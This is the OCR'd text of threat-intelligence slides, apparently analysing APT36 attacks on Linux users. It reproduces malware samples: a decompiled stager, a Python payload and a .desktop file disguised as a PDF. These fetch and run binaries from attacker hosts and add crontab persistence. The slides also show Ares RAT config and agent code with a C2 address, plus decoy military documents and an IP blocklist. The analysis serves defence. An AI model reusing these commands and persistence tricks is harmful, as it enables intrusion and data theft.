  ((void (*)(void))loc_80ACDDA)();
  v11[0] = (int)&unk_82D3D41;
  v11[1] = 2;
  v11[2] = v0;
  v11[3] = v2;
  v11[4] = (int)"/dev/shm/mycron";
  v11[5] = 15;
  v6 = (exec_Cmd *)os_exec_Command((int)"crontab", 7, (int)v11, 3, 3);
  if ( !(unsigned int)os_exec__ptr_Cmd_Run(v6).tab
    && !os_Remove((int)"/dev/shm/mycron", 15)
    && !main_downloadFile(
          (int)"https://occoman.com/wp-admin/css/colors/ocean/files/pdf/",
          56,
          (int)"../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf",
          63)
    && !os_chmod((int)"../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf", 63, 448)
    && !main_openBrowser((int)"../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf", 63) )
  {
    time_Sleep(705032704, 1);
    if ( !main_downloadFile(
            (int)"https://occoman.com/wp-admin/css/colors/ocean/files/files/",
            58,
            (int)"../.local/share/updates/etc/apache2/mime.types/etc/pki/tls/cacert.pem232830643653869628
            23)
```


Persistence

Downloading Decoy

Downloading Ares Botnet

Correlation-1

Correlation-1 : Similar Linux Stager used by APT36



```
# Decompiled from: Python 2.7.16 (v2.7.16:413a49145e, Mar  4 2019, 01:
30:55) [MSC v.1500 32 bit (Intel)]
# Embedded file name: Kavach.py
import webbrowser, os, sys
path = 'https://kavach.mail.gov.in'
webbrowser.open_new(path)
try:
    os.system('mkdir -p ~/.local/share')
    os.system('touch /dev/shm/mycron')
    os.system("echo '@reboot ~/.local/share/bosshelp'>>/dev/shm/mycron
")
    os.system("echo '@reboot ~/.local/share/usbdriver'>>/dev/shm/mycro
n")
    os.system('crontab -u `whoami` /dev/shm/mycron')
    os.system('rm /dev/shm/mycron')
    os.system('wget https://sharing1.filesharetalk.com/bosshelp -O ~/.
local/share/bosshelp')
    os.system('chmod +x ~/.local/share/bosshelp')
    os.system(' ~/.local/share/bosshelp')
    msg = 'everything worked fine'
except:
    msg = 'something went wrong'
# okay decompiling Kavach.pyc
~
~  March 2023 - decompiled Python payload for Linux
~
```

```
[Desktop Entry]
Type=Application
Name=approved_copy.pdf
Exec=bash -c "xdg-open 'https://admin-dept[.]in//approved_copy.pdf' &&
 mkdir -p ~/.local/share && wget 64.227.133[.]222/zswap-xbusd -O ~/.lo
cal/share/zswap-xbusd && chmod +x ~/.local/share/zswap-xbusd; echo '@r
eboot ~/.local/share/zswap-xbusd'>>/dev/shm/myc.txt; crontab -u `whoam
i` /dev/shm/myc.txt; rm /dev/shm/myc.txt; ~/.local/share/zswap-xbusd"
Icon=application-pdf
Name[en_US]=approved_copy.desktop

~
~
~
~
~
~
~
~
~
~
~
~
~
~  August 2023 - Linux Desktop entry file
~
```


PyInstaller

Golang Poseidon (Mythic Agent)

Uptycs


Desktop Entry

Golang Poseidon (Mythic Agent)

Zscaler


Poseidon in 2024 (June to August)

- fikumatry@gmail.com
- fitfalcon0900@gmail.com



CHECK LIST – LTC CLAIMS (177A)

Name of the Document	
Claim duly ink-signed & Countersigned attached?	
Leave Certificate / Leave Part II Order attached?	
Air Ticket attached?	
Boarding Pass (Certificate from Airlines in their letter head in case of loss of Boarding Pass) attached?	
Whether Claim **Submitted within 1 month of completion of return Journey** if advance is drawn or 3 months if advance is not drawn (Or else Time Bar sanction attached)?	
Whether **visited Home Town** (or **NE, J&K or A&N Islands** in case of in lieu of Home Town)?	
Whether **Return Journey** has been **completed within 6 months** of onward journey?	
Lost Voucher Certificate as per Rule 43 FR II in case of loss of original documents attached?	
Only for Self, Family and Dependants	




https://drive.google.com/file/d/1cAPvjfakAWIHVa_cZXw_iwLDqsli1uRX/view

PCBL_05_25_JUNE_2024_IPs Consolidation.pdf

BLACKLIST IP ADDRESS WITH TLP & DATES

TLP: RED	DATE		TLP: AMBER	DATE		TLP: GREEN	DATE
59.82.33.220	11/12/2023		104.21.43.170	11/12/2023		104.21.76.77	22/12/2023
59.82.121.200	11/12/2023		104.21.54.253	11/12/2023		104.237.62.211	22/12/2023
59.82.33.227	11/12/2023		104.238.141.119	11/12/2023		172.67.191.103	22/12/2023
111.63.205.135	11/12/2023		107.181.161.200	11/12/2023		64.185.227.155	22/12/2023
207.231.111.82	23/01/2024		109.107.171.62	11/12/2023		80.66.75.37	22/12/2023
165.22.209.89	23/01/2024		117.0.194.195	11/12/2023		188.114.96.2	22/12/2023
103.246.195.72	23/01/2024		148.113.1.180	11/12/2023		47.253.165.1	22/12/2023
103.15.252.201	23/01/2024		149.248.0.82	11/12/2023		8.209.99.230	22/12/2023
165.22.220.70	23/01/2024		151.101.208.249	11/12/2023		47.252.45.173	22/12/2023
103.15.252.121	23/01/2024		153.92.126.196	11/12/2023		47.252.33.131	22/12/2023
202.21.40.130	23/01/2024		158.160.81.26	11/12/2023		47.253.141.12	22/12/2023
139.59.16.56	23/01/2024		162.243.71.6	11/12/2023		34.16.181.0	22/12/2023
112.25.169.204	24/01/2024		162.33.177.167	11/12/2023		35.247.194.72	22/12/2023
193.233.254.4	24/01/2024		162.33.178.63	11/12/2023		35.203.111.228	22/12/2023
167.99.130.208	24/01/2024		162.33.179.65	11/12/2023		94.228.169.143	22/12/2023
192.241.205.54	24/01/2024		167.114.199.65	11/12/2023		94.156.65.165	23/01/2024
192.241.208.74	24/01/2024		178.236.247.73	11/12/2023		20.205.11.156	15/03/2024
192.241.221.29	24/01/2024		178.33.94.35	11/12/2023		185.196.8.198	15/03/2024
167.99.1.98	24/01/2024		179.60.149.3	11/12/2023		107.152.39.162	15/03/2024
27.129.128.106	24/01/2024		185.130.227.202	11/12/2023		103.162.29.212	15/03/2024

Page 1 / 9



Sig of User/User rep : _____ (Ver: 01/2017)
Rank & Name : _____

EXTERNAL CYBER SECURITYAUDIT: CHECK LIST (WINDOWS CMPTR)

Branch/ Sec: _____ PC Name _____ IP : _____ Mac Address : _____
Role of PC : **ADN/ LAN/ Stand Alone/ Internet** User Name : _____
Date: _____ Audited By : _____

SER NO	NON COMPLIANCE OF AUDIT CRITERIA	SUB CRITERIA	YES/ NO
1	**BIOS Password**		
2	**BIOS Hardening**	(a) Card Reader Disabled	
		(b) Wireless Nw Adapter Disabled	
		(c) Multiple Nw Card Disabled	
		(d) Multiple Booting Disabled	
		(e) Wake on LAN/ USB Disabled	
		(f) Chassis Intrusion Enabled	
		(g) BIOS Updated	
3	**Win Password**		
4	**Screen Saver Password**		
5	**Welcome screen available**		
6	**Operating Sys installed on (Date)**		
7	**No of LAN Cards:** 01/02/03	**IPv6 Disabled**	
8	**OS** With **Service Pack** : _____ No of Patches : _____	Last Updated on : ____	
9	**AV** installed : Yes/No	Last Updated on : ____	
10	**Malware Found** (Details of malware to incl evidence)		
11	**Unwanted Sw installed**		
12	**Active Directory/ Domain Controller Impl :** Yes/ No	**SCCM installed**	
13	**Firewall Installed/ Enabled (Windows/Others):** Yes/ No	**Firewall Configured**	
14	**Encryption Tool Installed (S Desk/ V Crypt):** Yes/ No	**Encryption Tool Used**	
15	**Sharing.**	(a) Folder Sharing exists.	
		(b) Default share exists.	
16	**Security Policy.**	(a) Password policy implemented.	
		(b) Account Lockout policy implemented.	
		(c) Audit Policy Implemented.	
		(d) File Permission Policy.	
		(e) Guest acct Enabled.	
		(f) Administrator renamed.	
		(g) Ctrl+Alt+Del Disabled	
		(h) Display Last User Name Enabled	
		(j) Clear virtual Memory Enabled.	
		(k) Usage of Admin Acct for Daily Wk.	
17	**Services**	(a) Bluetooth support services.	Start/Stop
	(b) Computer Browser (Standalone)	(c) Distributed Link Tracking Client.	Start/Stop
	(d) Fax	(e) FTP Publishing (Win XP)	Start/Stop
	(f) IP Helper.	(g) IIS Admin (Win XP)	Start/Stop
	(h) Netmeeting Remote Desktop Sharing	(j) Remote auto connection manager.	Start/Stop
	(k) Remote Desktop.	(l) Remote Registry.	Start/Stop
	(m) Routing & Remote Access	(n) SSDP.	Start/Stop
	(o) SNMP (service/Trap)	(p) Telnet.	Start/Stop
	(q) Wireless (If Configured/ Auto Configured).	(r) Remote Assistance. (Ticked)	Start/Stop
18	**USB Port Enabled.**		
19	**Wireless Enabled.** (WiFi, Bluetooth)		
20	**Attempt to Delete Log & Reg.** (Setupapi/ USBSTOR/ Registry)		
21	**USB Based Mass Storage Device Used.** (Name & Dt		
22	**Internet Dongle/ Broadband Used.** (Name & Dt _____)		
23	**Mobile Phone Installed/ Connected.** (Name & Dt _____)		
24	**Non ADN IP Address Connection Estabilised** (IP _____)		
25	**Pirated/ Unactivated Sw**		
26	**CL Data Exist on PC.** (CONFD/ SECRET/ TOP SECRET)		
27	**Unwanted Data Exists.** (Videos/ Photos & Songs)		
28	**Official Data on Internt PC.**		
29	**Two Factor Authentication Impl for PCs Handling CL data** (CONFD/ SECRET/ TOP SECRET)		
30	**Cmptr Name Appt/ Rank Based (Internet)**		
31	**Marking/Labeling of PC/NW Cable**		
32	**AirGap Violation**		
33	**Sys Date & Time Wrong**		
34	**ADN/LAN/STANDALONE PC Used Over**		
35	**PC Logged Off and user info to login again**		
36	**Evidence collected (CD/NAS/Printout (_____pages)**		

Ares RAT

- Open-Source
- PyInstaller ELF
  1. *config.pyc*
  2. *agent.pyc*
- Username: *lee*
- Naming
  1. *bossupdate*
  2. *bosshelp*
  3. *bossstart*
  4. *bosstype*


```
# Embedded file name: /home/dirty/Desktop/lee/master/agent/d/config.py
SERVER = 'http://161.97.151.220:7015'
HELLO_INTERVAL = 10
IDLE_TIME = 60
MAX_FAILED_CONNECTIONS = 10
PERSIST = True
HELP = '\n<any shell command>\nExecutes the command in a shell and retur
\n\ndownload <url> <destination>\nDownloads a file through HTTP(S).\n\nz
\n\nscreenshot\nTakes a screenshot.\n\npython <command|file>\nRuns a Pyt
\n\nclean\nUninstalls the agent.\n\ncrack\ncrackdown against agent.\n\nl
```

```
    elif platform.system() == 'Windows':
        persist_dir = os.path.join(os.getenv('USERPROFILE'), 'gedit')
        if not os.path.exists(persist_dir):
            os.makedirs(persist_dir)
        agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
        shutil.copyfile(sys.executable, agent_path)
        cmd = 'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v lee /t REG_SZ /d "%s"'
        subprocess.Popen(cmd, shell=True)
    self.send_output('[+] Agent installed.')

def listall(self):
    """ list file directory and uploads it to the server"""
    os.system('cd; find . -type f > /tmp/list.txt')
    list_path = '/tmp/list.txt'
    self.upload(list_path)

def clean(self):
    """ Uninstalls the agent """
    if platform.system() == 'Linux':
        persist_dir = self.expand_path('~/.gedit')
        if os.path.exists(persist_dir):
            shutil.rmtree(persist_dir)
        desktop_entry = self.expand_path('~/.config/autostart/gedit.desktop')
        if os.path.exists(desktop_entry):
            os.remove(desktop_entry)
        os.system('grep -v .lee .bashrc > .bashrc.tmp;mv .bashrc.tmp .bashrc')
    elif platform.system() == 'Windows':
```

Ares RAT and decoy

13 commands for C2

upload
download
zip
cd
screenshot
python
persist
clean
exit
crack
listall
help
<command>



PARLIAMENT MATTER

No. 3/3/2022-DMA(Par1)
Ministry of Defence
Department of Military Affairs
DMA(Par1)

Room No. 308-E, Sena Bhawan
Dated 14th February, 2023

OFFICE MEMORANDUM

Subject: Furnishing inputs for framing replies to the Parliament Questions

It has been observed from quite some time that the inputs from the Service Headquarters, HQIDS etc in respect of the Parliament Questions asked in both the Houses of the Parliament viz. Lok Sabha and Rajya Sabha are not being received in time in the DMA. As a result of which, the preparation of draft replies to the Parliament Questions is delayed and the submission of replies to the Parliament after obtaining the approval of Hon'ble RRM/RM is further delayed.

2. Of late the Lok Sabha Secretariat have expressed their displeasure to such delayed submission of the answers to the Parliament Questions during previous Parliament sessions, inter-alia, including the last Winter Session.

3. In order to streamline the process of furnishing the replies to the Parliament Questions pertaining to the DMA, the following directions are issued with immediate effect and until further orders:-

(i) The SHQ's, HQIDS and all attached offices/ subordinate organisations of DMA shall not wait for any Notice of a Parliament Question to be admitted and thereafter furnish inputs to that Notice of the Parliament Question. Instead, the inputs to the Starred/ Unstarred Notice of the Parliament Question shall be immediately forwarded to the concerned Joint Secretary in the DMA. Though the preparation of the 'Note for Supplementaries' in respect of a Starred Diary Notice may be taken up immediately after receiving the said Notice, but the same should be submitted to the concerned Joint Secretary immediately after admission of the said Notice as a Starred Question.

(ii) The inputs are to be provided separately for each part of the question instead of clubbing the replies to different parts of the question together. The usage of words like — 'DMA may reply; information is classified etc should be avoided while sending the inputs.

(iii) The levels involved in the channel of submission for according approval to the inputs in respect of a Parliament Question should be kept to a bare minimum. An effort should be made such that the number of levels involved in approving the inputs of a Parliament Question in SHQ's, HQIDS etc shall not exceed four levels in consonance with the instructions issued by the Dept. of Administrative Reforms and Public Grievances.

